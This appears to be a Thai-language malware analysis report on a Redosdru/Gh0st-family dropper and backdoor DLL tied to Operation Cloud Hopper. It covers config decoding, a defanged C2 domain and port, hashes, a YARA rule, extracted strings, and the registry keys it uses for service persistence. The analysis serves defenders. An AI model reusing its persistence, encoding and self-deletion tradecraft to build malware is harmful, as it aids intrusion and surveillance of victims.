
คำอธิบายภาพ : ณ Offset 0x027B7D0E เป็นจุดสิ้นสุดของ Base64 Cipher Text โดยคำนวณจาก 0x2765800 (Offset จุดเริ่มต้นของไฟล์ c32.exe ใน memory) + 0x571B (ระยะจาก 0x2765800 ถึง GH0STC string ชุดแรก) + 0x4CDF3 (ขนาดของไฟล์ c32.exe : 0x52514 หักลบด้วย 0x571B และหักลบด้วย 6 ซึ่งก็คือจำนวนตัวอักษรของ GH0STC String)

3.4 เมื่อมัลแวร์สามารถ Locate GH0STC String ชุดที่สองได้แล้ว จะเริ่มทำการ Locate Base64 Cipher Text ต่อไปโดยใช้ Base64 Character Alphabet (ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/) ร่วมกับ Padding Character (=) ในการทดสอบค่า String ทีละ Byte จนครบจำนวน 264 ตัวอักษร ซึ่งจะได้ผลลัพธ์คือ


---เริ่มต้น Base64 Cipher Text---

ZHBbUVxNFl9XW1BRVUkWYGFiZHgeICAgZG9LGxpke3Z2TVxfV1pTe01aXlFLTXthW2R7e2t3dRMI
dUlWSU9NVU1WXAh7YVtcTVVke2x4WldeUUxNWwhYTVpOV1pVSVZLTQhUUUpaSVphCFFWTld
aVUlcUVdWCH9RVkxXX1sIdUlWSU9NVU1WXAhxVltcWl1VTVZcSVxRV1YIEH91cREIWFpXXlFMTV
pbCFxXCEtUUU1WXFsIV1YIXFBNCFZNXF9XWlMWZCg=


---สิ้นสุด Base64 Cipher Text---




4 หลังจากนั้นมัลแวร์ได้เริ่มทำการ Decode Base64 Cipher Text ภายใน Function c32.404DE0




ซึ่งผลลัพธ์ที่ได้จากการ Decode เป็นข้อความที่ไม่มีความหมาย สามารถสันนิษฐานได้ว่าข้อความดังกล่าวอาจจะยังถูกเข้ารหัส (Encrypted) อยู่อีกชั้นหนึ่ง



การทำงานในส่วนถัดมาของมัลแวร์แสดงให้เห็น Algorithm ในการถอดรหัส (Decryption) ข้อความดังกล่าว โดยใช้เทคนิค Subtraction ด้วยค่า “8” และ XOR ด้วยค่า “20” ทีละ byte จนครบจำนวนทั้งสิ้น 197 ครั้ง จึงได้ผลลัพธ์เป็นข้อความที่สื่อความหมายและสามารถเข้าใจได้





---Begin Decrypted String---

|Hsite[.]woshima[.]xyz|P6888|Gc32|SNNetworkServiceSys|SSCOM+ Management System|SDProvides performance library information Windows Management Instrumentation (WMI) providers to clients on the network.|

---End Decrypted String---

ข้อความที่ได้จากการถอดรหัสแสดงให้เห็นถึงข้อมูลที่น่าสนใจจำนวนมาก เช่น

ข้อความ	ความหมาย
Hsite[.]woshima[.]xyz	Command and Control (C2)
P6888	Port ที่ใช้ในการเชื่อมต่อไปยัง C2
Gc32	Process : c32.exe
SNNetworkServiceSys	ชื่อของ Service บน Windows ที่ถูกสร้างโดยมัลแวร์
SSCOM+ Management System	Display Name ของ Service
SDProvides performance library information Windows Management Instrumentation (WMI) providers to clients on the network.	Description ของ Service

การวิเคราะห์วิธีการในการ Drop Embedded DLL ภายใน Resource ของมัลแวร์

มัลแวร์จะทำการ Drop ไฟล์ DLL ซึ่งเป็นไฟล์ที่ Embedded เอาไว้ใน Resource ของไฟล์ PE (c32.exe) เริ่มจากการตรวจสอบค่า System Directory ของระบบ โดยใช้ WinAPI GetSystemDirectory ซึ่งผู้โจมตีเลือกใช้วิธีในการตั้งชื่อไฟล์ DLL ดังกล่าว โดยใช้ประโยชน์จาก WinAPI GetTickCount เพื่อดึงเอาค่า TickCount (ระยะเวลานับตั้งแต่ระบบเริ่มทำงาน ซึ่งมีค่าสูงสุดคือ 49.7 วัน) มาใช้เป็นชื่อไฟล์ในรูปแบบ


ของ Hex Value ดังนั้นชื่อของ Dropped DLL จะมีความยาวที่เป็นไปได้ตั้งแต่ 3-8 ตัวอักษร โดยเป็นตัวอักษรภาษาอังกฤษพิมพ์เล็ก (Lowercase) ผสมกับตัวเลขทั้งหมด นอกจากนั้นมัลแวร์ยังได้ทำการเขียนข้อมูล Base64 Cipher Text เพิ่มไปยังส่วน Overlay ของไฟล์ Dropped DLL อีกด้วย

1. จากภาพด้านล่าง มัลแวร์ได้ทำการ Encrypt ข้อมูลที่พึ่งถูก Decrypt ก่อนหน้านี้ซึ่งเป็นข้อมูล Command and Control และ Windows Service Configuration ของมัลแวร์ จากนั้นจึงนำ Cipher Text ที่ได้ ไปทำการ Encode ด้วย Base64 อีกชั้นหนึ่ง และได้ผลลัพธ์ออกมาเป็น Base64 Cipher Text จากนั้นจึงเขียน String คำว่า GH0STC ไปยัง Buffer ไว้ที่ส่วนต้นและส่วนท้ายเช่นเดิม

2. ภาพด้านล่าง แสดงขั้นตอนการทำงานของมัลแวร์ในการเขียนข้อมูลจาก Resource ไปยังไฟล์ DLL บน System Storage รวมถึงการเขียนข้อมูล Base64 Cipher Text ต่อท้ายไปยังไฟล์ DLL ดังกล่าว

3. หลังจากนั้นจะทำการ Load Dropped DLL และเรียกใช้งาน Export Function: Install ของไฟล์ดังกล่าว เพื่อเริ่มการทำงานในขั้นต่อไป

รูปภาพประกอบ



ภาพประกอบ : ภาพเปรียบเทียบในส่วน Overlay ระหว่างไฟล์ 86390C9407... ซึ่ง Embedded อยู่ในไฟล์ PE กับไฟล์ 6AB6A0F05F... ซึ่งถูก Dropped ในไดเร็คทอรี่ %System%, ถึงแม้ผลการตรวจสอบด้วย Fuzzy Hash จะได้ค่าผลลัพธ์ความคล้ายกันที่ 100 แต่ไฟล์ทั้งสองก็ยังมีข้อมูลประกอบที่แตกต่างกัน

2D101203DBD9C9F296890E03860EF90C5F78D28D40531A531694EBAB15D4546E

Tags

Dropper Trojan Unpacked Redosdru Cloud Hopper

รายละเอียดของไฟล์

ชื่อไฟล์	c32.exe_unpacked
ขนาด	674068 bytes
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	3D88FA0C308700A3FE5BC56C4112C0A6
SHA1	3EC17D0642FE27D87007F7788B3FBFDFDCEC799A
SHA256	2D101203DBD9C9F296890E03860EF90C5F78D28D40531A531694EBAB15D4546E
SHA512	703FCF59D416E3C76DDA88B4DC911F92FD164AF28E07B8D929F11F74CAF08CE18109B774E4C1896E07AFCF8A88016DED369F4880A40D2E3F1E919D3C20580988
ssdeep	12288:3aujG/5NwYkK19iOCr+TMoO30mYn0YaAsGhQHxM5DKTrH5eZQ2G:rjGAK19iOCr+TMoO30mYn0YaAstHxM5a
Entropy	6.734

แอนตี้ไวรัส

Microsoft	Trojan:Win32/Redosdru.B
Malwarebytes	Trojan.Dropper
McAfee	GenericRXEW-FV!3D88FA0C3087

Yara Rules

สามารถใช้ “rule OpCloudHopper_Malware_2” เช่นเดียวกับไฟล์ 6AB6A0F05F... ได้

SSDEEP Matches

96	6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9 (27d311.dll)
96	86390C9407C61353595E43AA87475FFE96D9892CFAC3324D02B374D11747184D (129)

PE Metadata

Compile Date	2008-12-11 02:03:52 UTC
Import Hash	E2B4A22DD01BAC62EC948D04CEE8E739

PE Sections

MD5	Name	Raw Size	Entropy
1CE3CA86E5A09B15D113B3C0E3A6B3EF	.text	27648	6.561594
6749054B16FF4B4DFAC91BE7D97B8D08	.rdata	9728	5.252747
F5BD0600784EA13633131D2C5ACE59F2	.data	3584	2.391708
922A05C7A59AE35C251839E5E1152F08	.rsrc	625664	6.780416
FF1CE2018AA17FE600FCA636B126DBE4	.reloc	6144	0.000000

Packers/Compilers/Cryptors

Microsoft Visual C++ 9.0 - 2008 (E8) Visual Studio 2008

รายละเอียด

ไฟล์ 2D101203DB... คือไฟล์ 107BB221F0... ที่ผ่านกระบวนการ Unpacking มาแล้ว

6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9

Tags				
DLL	Trojan	Backdoor	Redosdru	Cloud Hopper

รายละเอียดของไฟล์	
ชื่อไฟล์	27d311.dll
ขนาด	625429 bytes
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Architecture	32 Bits binary
MD5	EB7F2F41F048C0EE292F8A041979B848
SHA1	E462BF8DC253422A8E0EF97184CD7CBC03744508
SHA256	6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9
SHA512	068D3F15F15A31813B08DE5E44284A6CAF80F71B46A45F5068F5EC926C62BBFC90D6C264DA57D43C5FB39BC1ECB4E42A655796F446919EFA486BB9D863A952E0
ssdeep	12288:TjG/5NwYkK19iOCr+TMoO30mYn0YaAsGhQHxM5DKTrH5eZQ2y:TjGAK19iOCr+TMoO30mYn0YaAstHxM5u
Entropy	6.784255

แอนตี้ไวรัส	
Kaspersky	Backdoor.Win32.Agent.aiev
Malwarebytes	Trojan.Agent
Microsoft	Trojan:Win32/Redosdru.E

Yara Rules

```
rule OpCloudHopper_Malware_2[3] {
   meta:
      description = "Detects malware from Operation Cloud Hopper"
      author = "Florian Roth"
```

[3] "signature-base/apt_op_cloudhopper.yar at master ... - GitHub." https://github.com/Neo23x0/signature-base/blob/master/yara/apt_op_cloudhopper.yar. Accessed 10 Jun. 2021.

```
        reference =
"https://www.pwc.co.uk/issues/cyber-security-data-privacy/insights/operation-cloud-hopper
.html"
        date = "2017-04-03"
        hash1 = "c1dbf481b2c3ba596b3542c7dc4e368f322d5c9950a78197a4ddbbaacbd07064"
    strings:
        $x1 = "sERvEr.Dll" fullword ascii
        $x2 = "ToolbarF.dll" fullword wide
        $x3 = ".?AVCKeyLoggerManager@@" fullword ascii
        $x4 = "GH0STCZH" ascii

        $s1 = "%%SystemRoot%%\\System32\\svchost.exe -k \"%s\"" fullword wide
        $s2 = "rundll32.exe \"%s\", UnInstall /update %s" fullword wide
        $s3 = "\\Release\\Loader.pdb" fullword ascii
        $s4 = "%s\\%x.dll" fullword wide
        $s5 = "Mozilla/4.0 (compatible)" fullword wide
        $s6 = "\\syslog.dat" fullword wide
        $s7 = "NSOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" fullword wide

        $op1 = { 8d 34 17 8d 49 00 8a 14 0e 3a 14 29 75 05 41 3b }
        $op2 = { 83 e8 14 78 cf c1 e0 06 8b f8 8b c3 8a 08 84 c9 }
        $op3 = { 3b fb 7d 3f 8a 4d 14 8d 45 14 84 c9 74 1b 8a 14 }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 900KB and ( 1 of ($x*) or 3 of ($s*) ) or all of
($op*) ) or ( 6 of them )
}
```

SSDEEP Matches	
100	86390C9407C61353595E43AA87475FFE96D9892CFAC3324D02B374D11747184D (129)
96	2D101203DBD9C9F296890E03860EF90C5F78D28D40531A531694EBAB15D4546E (c32.exe_unpacked)

PE Metadata	
Compile Date	2008-12-11 02:03:27 UTC
Import Hash	6FC18C74C016F984B6CB657A45D03CAB
LegalCopyright	Copyright (C) 2008
InternalName	Microsoft(R) Windows(R) Operating System
FileVersion	1, 0, 0, 1
CompanyName	Microsoft Corporation
ProductName	Microsoft(R) Windows(R) Operating System
ProductVersion	1, 0, 0, 1
FileDescription	.Net support application
OriginalFilename	Server.exe

PE Sections			
MD5	Name	Raw Size	Entropy
2F2F572E64F396463419C014E5637674	.text	470528	6.768220
B2C60051E1BAA46F5081D2D93669FF78	.rodata	11264	6.149001
2D69F5A758A906087EA95C2D5244960A	.rdata	92160	5.734590
2DDD7F859F3C72B546D9000880EA569D	.data	25600	6.835462
5226ED86A6CC773461B1D3951ADD7D3A	.rsrc	1024	3.133471
68150C7F137AB002753C1FAD708E4BAD	.reloc	23552	5.692607

Packers/Compilers/Cryptors

Microsoft Visual C++ v7.10/8.0/9.0 DLL (8B)

ความเชื่อมโยง

6AB6A0F05F...	Connected_to	site[.]woshima[.]xyz

รายละเอียด

ไฟล์ 6AB6A0F05F... (27d311.dll) เป็นไฟล์ Dynamic-link Library (DLL) ที่ถูก Drop มาจากไฟล์ 107BB221F0... (c32.exe) โดยจะอยู่ภายใต้ไดเร็คทอรี่ %System% เช่น C:\Windows\System32 หรือ C:\Windows\SysWOW64

จากการตรวจสอบ Static Properties พบว่ามี Original Filename คือ Server.exe รวมถึงค่า String คำว่า Server.dll ซึ่งอาจจะสื่อถึงศักยภาพของไฟล์ดังกล่าวว่ามีขีดความสามารถที่เกี่ยวข้องกับการรับ-ส่ง ข้อมูลและคำสั่งระหว่าง Server กับ Client ได้ นอกจากนั้นยังพบ String ที่น่าสนใจ เช่น

---เริ่มต้น Strings---
.?AVCBuffer@@
.?AVCClientSocket@@
.?AVCManager@@
.?AVCCameraManager@@
.?AVCCaptureImage@@
.?AVCVdoFrameHandler@@
.?AVCCaptureVideo@@
.?AUIUnknown@@
.?AUISampleGrabberCB@@
.?AVCSampleGrabberCB@@
.?AVCFileManager@@
.?AVCCircleQueue@@
.?AVCG729aCompress@@
.?AVCKernelManager@@
.?AVCKeyLoggerManager@@
.?AVCShareRestrictedSD@@
.?AVCScreenManager@@
.?AVCCursorInfo@@
.?AVCScreenSpy@@
.?AVCMyEncode@@
.?AVCShellManager@@
.?AVCSystemManager@@
.?AVCVoice@@
.?AVCVoiceManager@@
.?AVbad_exception@std@@
%s\shell\open\command
rundll32.exe %s UnInstall
Mozilla/4.0 (compatible)

Applications\iexplore.exe\shell\open\command

rundll32.exe %s UnInstall /update %s

SOFTWARE\Microsoft\Windows NT\CurrentVersion

\syslog.dat

_kaspersky

HARDWARE\DESCRIPTION\System\CentralProcessor\0

%%SystemRoot%%\System32\svchost.exe -k "%s"

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

SYSTEM\CurrentControlSet\Services\%s

/c del "

" > nul

N/update

DGlobal\%s

rundll32.exe %s, Launch

%ComSpec%

---สิ้นสุด String---

หากสังเกตุกลุ่มของค่า String ที่มีลักษณะเหมือนกันคือ String ที่เริ่มต้นด้วย “.?AV” และปิดท้ายด้วย “@@” เช่น “?AVCCaptureVideo@@” และ “.?AVCKeyLoggerManager@@” เป็นต้น เราอาจจะสามารถใช้ข้อมูลดังกล่าวเป็นข้อบ่งชี้ถึงขีดความสามารถของมัลแวร์ได้ กล่าวคือ มัลแวร์อาจจะมีความสามารถในการทำ Keylogger, บันทึกภาพ, บันทึกวิดิโอ, บันทึกเสียง, เปลี่ยนแปลงแก้ไขไฟล์บนเครื่อง, มีการใช้งาน Socket, รวมถึงสามารถบีบอัดข้อมูลและทำการเข้ารหัสแบบ Encode ได้ เป็นต้น

เมื่อทำการตรวจสอบ Exports Function ของไฟล์ DLL พบว่ามีจำนวน 4 รายการ ได้แก่

Ordinal	Name	Location
1	Install	.text:10009F80
2	Launch	.text:1000A240
3	ServiceMain	.text:1000A450
4	UnInstall	.text:10009CE0

เมื่อทำการวิเคราะห์พฤติกรรมโดยใช้วิธีการ Execute ไฟล์ 107BB221F0... แล้วปล่อยให้ทำการโหลดไฟล์ 6AB6A0F05F... ในลักษณะของ Module พบว่ามัลแวร์ได้ทำการเปลี่ยนแปลงแก้ไขค่าของ Registry เพื่อสร้าง Windows Service ชื่อ NetworkServiceSys ทำให้เกิดสถานะ Persistence กล่าวคือ Service ที่ถูกสร้างโดยมัลแวร์นี้จะทำการ Run โดยอัตโนมัติทุกครั้งแม้เครื่องคอมพิวเตอร์จะทำการ Reboot ไปแล้ว โดยมัลแวร์ได้ทำการเปลี่ยนแปลงแก้ไขค่าของ Registry ดังต่อไปนี้

---เริ่มต้น Registry key---
Key: HKLM\SOFTWARE\WOW6432Node\Microsoft\WindowsNT\CurrentVersion\Svchost
ValueName: NetworkServiceSys
Data: NetworkServiceSys

Key: HKLM\System\CurrentControlSet\Services\NetworkServiceSys

Key: HKLM\System\CurrentControlSet\Services\NetworkServiceSys\Parameters
ValueName: ServiceDll
Data: C:\WINDOWS\system32\27d311.dll
---สิ้นสุด Registry key---

หลังจากที่มัลแวร์สร้างและเรียกใช้งาน Windows Service ชื่อ NetworkServiceSys ระบบจะทำการสร้างโปรเซส svchost.exe ซึ่งจะทำการสร้าง Child Process ชื่อ rundll32.exe อีกต่อหนึ่ง เพื่อโหลดไฟล์ 6AB6A0F05F... มาใช้งานต่อไป โดยมัลแวร์จะเริ่มแสดงพฤติกรรมในการติดต่อออกไปยัง Command and Control (C2) ระบุโดเมนปลายทางคือ “site[.]woshima[.]xyz” ผ่านพอร์ตหมายเลข 6888 โดยใช้โปรโตคอล TCP ซึ่งข้อมูลโดเมนและหมายเลขพอร์ตนี้มีความสอดคล้องกับข้อมูลที่ได้จากการถอดรหัส Base64 Cipher Text จากไฟล์ 107BB221F0...

นอกจากนั้นมัลแวร์ยังได้ทำการเปลี่ยนแปลงแก้ไขค่า Registry ที่เกี่ยวข้องกับการเชื่อมต่ออินเตอร์เน็ต โดยมีรายละเอียดดังนี้

---เริ่มต้น Registry key---
Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
ValueName: ProxyBypass *Data: 1*

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
ValueName: IntranetName *Data: 1*

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
ValueName: UNCAsIntranet Data: 1

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
ValueName: AutoDetect Data: 0
---สิ้นสุด Registry key---


พฤติกรรมสุดท้ายที่มัลแวร์แสดงออกมา คือ การลบไฟล์ Dropper ของตัวเอง ซึ่งก็คือไฟล์ 107BB221F0... ซึ่งอยู่ภายใต้ไดเร็คทอรี่ %Windows%

การวิเคราะห์ขั้นต่อไปคือการตรวจสอบการทำงานของ Exports Function ทั้ง 4 รายการ ของไฟล์ DLL ได้แก่ Install, Launch, ServiceMain, และ UnInstall ซึ่งมีรายละเอียดดังนี้


Export Function: Install

ฟังก์ชั่น Install จะถูกเรียกใช้เป็นครั้งแรกโดยไฟล์ Dropper เมื่อทำการโหลดไฟล์ DLL เข้าใช้งาน ดังนั้นวัตถุประสงค์ของฟังก์ชั่นนี้จึงเป็นการสร้าง Windows Service, สร้างสถานะ Persistence, ทำการ Run Service, เปลี่ยนแปลงแก้ไขค่า Registry, ลบไฟล์ Dropper, รวมถึงขีดความสามารถในการต่อต้านการถูกตรวจสอบโดยนักวิเคราะห์โดยใช้เทคนิค Anti-Debug โดยมีตัวอย่างรายละเอียดในแต่ละส่วนดังนี้

1. ทำการ Locate Base64 Cipher Text โดยใช้เทคนิคในการหาค่า String GH0STC ภายในไฟล์ ซึ่งเป็นเทคนิคแบบเดียวกับที่ใช้ในไฟล์ 107BB221F0... จากนั้นจะทำการ Decode และถอดรหัส Base64 Cipher Text



2. ทำการสร้างและ Run Service ชื่อ NetworkServiceSys รวมถึงทำการเปลี่ยนแปลงแก้ไขค่า Registry เพื่อสร้างสถานะ Persistence ของ Service ดังกล่าว

